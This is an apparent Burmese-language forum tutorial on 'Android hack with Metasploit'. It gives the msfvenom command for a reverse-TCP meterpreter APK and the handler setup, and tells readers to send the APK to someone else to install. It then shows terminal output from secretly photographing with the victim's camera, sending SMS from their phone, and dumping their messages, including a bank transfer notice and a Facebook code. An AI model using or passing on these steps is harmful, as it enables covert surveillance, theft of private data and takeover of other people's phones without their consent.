

salam to all

ကျနော်ဒီနေ့ပြောမှာကတော့ (Android Rat) android hack with metasploit ပါပဲ :P

1 metasploit ရှိထားရပါမယ်

2 home internet ဖြစ်ရမယ် သို့မဟုတ် **port forwarding** လုပ်လို့ရတဲ့ ဟာဖြစ်ရပါမယ် အစဉ်ပြေမယ် မရရင်တော့ ကိုယ့် Network ထဲမှာ ရှိမှအစဉ်ပြေပါမယ်။

စမယ်ဆိုတော့

အရင် port forwarding လုပ်ပါ အဲဒါကိုတော့ internet Router ပေါ်မူတည်ပြီး ကွာပါတယ်။ အဲဒါအရင်လုပ်ပါ။

ပြီးရင် ကိုယ့်အိုင်ပီကိုတချက်ပြန်ကြည့်ပါ။ window မှာ cmd မှာ ipconfig ကြည့်လိုက် ဥပမာ 192.168.121.5 ပေါ့

တကယ်လို linux မှာဆိုရင် ကောမန်.မှာ ifconfig ဆိုပြီး ရိုက်ကြည့်လိုက်ပါ။

ကျနော်တော့ linux မှာသုံးတော့ linux နဲ့ပဲပြပါမယ်။

ပြီးရင် rat apk တခုပြုလုပ်ပါမယ်။

ကော့မန်.လိုင်းခေါ်ပြီး msfvenom -p android/meterpreter/reverse\_tcp LHOST=192.168.121.5 LPORT=4444 R > /root/Desktop/n.apk

ရိုက်လိုက်ပါ။


```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=[REDACTED] LPORT=444
4 R > /root/Desktop/n.apk
```

ရိုက်လိုက်တာနဲ့ အောက်ပါအတိုင်းပေါ်လာမှာပါမယ်။

```
root@kali: ~
File Edit View Search Terminal Help
root@kali:~# msfvenom -p android/meterpreter/reverse_tcp LHOST=0.0.0.0 LPORT=444
4 R > /root/Desktop/n.apk
No platform was selected, choosing Msf::Module::Platform::Android from the payload
No Arch selected, selecting Arch: dalvik from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 8827 bytes

root@kali:~#
```

ကဲ rat apk တခုပြုလုပ်ပြီးပါပြီ။



n.apk လေးရပါပြီ။ :P

ပြီးရင် metasploit ဖွင့် ပြီးရင် အောက်ပါအတိုင်းကျော့မန့်ပေးပါ

use exploit/multi/handler

ပြီးရင်

set payload android/meterpreter/reverse\_tcp

ပြီးရင်

set LHOST 0.0.0.0 ဒီနေရာမှာကိုယ်အိုင်ပီထည့်

```
msf > use exploit/multi/handler
msf exploit(handler) > set payload android/meterpreter/reverse_tcp
payload => android/meterpreter/reverse_tcp
msf exploit(handler) > set LHOST 0.0.0.0
```

ပြီးရင် exploit ကိုရိုက်




A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following output:

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on 0.0.0.0 :4444
[*] Starting the payload handler...
```

ဒီလိုဆိုရပါပြီ :P

Rat apk ကို တခြားသူတယောက်ကို ခနာကလုပ်ထားတဲ့ n.apk လေးရှယ်ပေးလိုက် သူ install လုပ်လိုက်ပြီး open လုပ်တာနဲ့ ရပါပြီ။



A terminal window titled "Terminal" with a menu bar (File, Edit, View, Search, Terminal, Help). The terminal shows the following output:

```
msf exploit(handler) > exploit
[*] Started reverse TCP handler on [redacted]
[*] Starting the payload handler...
[*] Sending stage (60830 bytes) to [redacted]
[*] Meterpreter session 3 opened ([redacted] 4444 -> 0.0.0.0) at 2016-02-04 13:07:39 -0500
meterpreter >
```

ရသွားပါပြီ :P ဘာတွေလုပ်လို့ရလဲကြည့်ကျမယ် အဲဒီတော့ ကျနော်တော့ အရင်ဆုံး  
ဘယ်ဖုန်းလဲဘာလဲသိချင်တော့ sysinfo လို့ရိုက်လိုက်တယ်။

```
meterpreter > sysinfo
Computer      : localhost
OS           : Android 4.4.4 - Linux 3.4.0-ElementalX-m8-2.00-Sense (armv7l)
Meterpreter  : java/android
meterpreter >
```

နောက်တခြားဘာတွေလုပ်လို့ရလဲဆိုတာ သိချင်ရင် help ဆိုပြီးရိုက်လိုက်ပါ။ :P

နောက်စမ်းအုံးမယ် ဓါတ်ပုံခိုးရိုက်မယ်

webcam\_list ဆိုပြီးကြည့်လိုက် ဖုန်းမှာ camera ဘယ်၂ခုပါလဲပေါ့

ကျနော်ဟက်ထားတဲ့ဖုန်းက ၂ခုပါတယ်


1: Back Camera

2: Front Camera

ပြီးရင် ခိုင်းရိုက်မယ် webcam\_snap 1

Auto save ဖြစ်သွားပါမယ် :P

```
meterpreter > webcam_list
1: Back Camera
2: Front Camera
meterpreter > webcam_snap 1
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/gauBzGdg.jpeg
meterpreter >
```



နောက်ပြီး sms ပို့ကြည့်မယ် :P

ကောမန့်က send\_sms -d +9592065498 -t Hallo

နံပါတ်နဲ့စာကိုယ်ထည့်ချင်တာထည့်ပါ။

```
meterpreter > send_sms -d 092056478 -t Hallo  
[+] SMS sent - Transmission successful
```

ရတယ် ဖုန်းထဲဝင်မဝင်တချက်ကြည့်မယ်

LYCAMOBILE LTE



7:38

Thursday, February 4



**Nyi Nyi San** now

Hallo

slide to reply

try again



●●●○○ LYCAMOBILE LTE

7:38 PM



[← Messages \(8\)](#)

**Nyi Nyi**

[Details](#)

Text Message  
Today 7:37 PM

Hallo



Text Message

Send




:P

နောက်ပြီး ဖုန်းထဲမှာ sms ဘယ်လောက်ဝင်ထားလဲသိချင်တယ်။ အဲဒီတော့ ကော်မန်ကို dump\_sms နှိပ်လိုက် Auto save ဖြစ်သွားပါမယ်။

```
meterpreter > dump_sms  
[*] Fetching 146 sms messages  
[*] SMS messages saved to: sms_dump_20160204135004.txt
```

:D sms 146 စောင်ရှိတယ် :P

ကဲဖွင့်ကြည့်မယ်



```
Applications ▾ Places ▾ gedit ▾ Thu 13:59 1 [Speaker] [Power]
Open ▾ [+] sms_dump_20160204135004.txt Save [Menu] [Close] [Quit]
~/
Status : NOT_RECEIVED
Message : Payment of CHF 100.00 successfully transferred to +41 77 920 07 97 via
PostFinance Mobile fast service. PostFinance Contact Center: 0848 888 700 (charges
apply)

#16
Type : Incoming
Date : 2016-01-18 02:04:23
Address : +764539776
Status : NOT_RECEIVED
Message : you missed this call: from +764539776 on 01/18 at 08:04.

#17
Type : Incoming
Date : 2016-01-14 06:09:16
Address : Lycamobile
Status : NOT_RECEIVED
Message : nullne. Mehr Infos unter www.lycamobile.ch/3for2

#18
Type : Incoming
Date : 2016-01-06 13:24:04
Address : Facebook
Status : NOT_RECEIVED
Message : Use 213010 as your password for Facebook for Android.

#19
Type : Incoming

```

နောက်တခြားဖုန်းထဲက ဘယ်ဖိုင်မဆိုဖျက်လို့ ရသလို ထည့်လို့ လဲရပါတယ် နောက်ပြီးတခြား  
လုပ်နိုင်တွေအများကြီးရှိပါတယ်။

အားလုံးအဆင်ပြေရင် ဒိုအာမှာသတိရပေးပါ။

Salam to All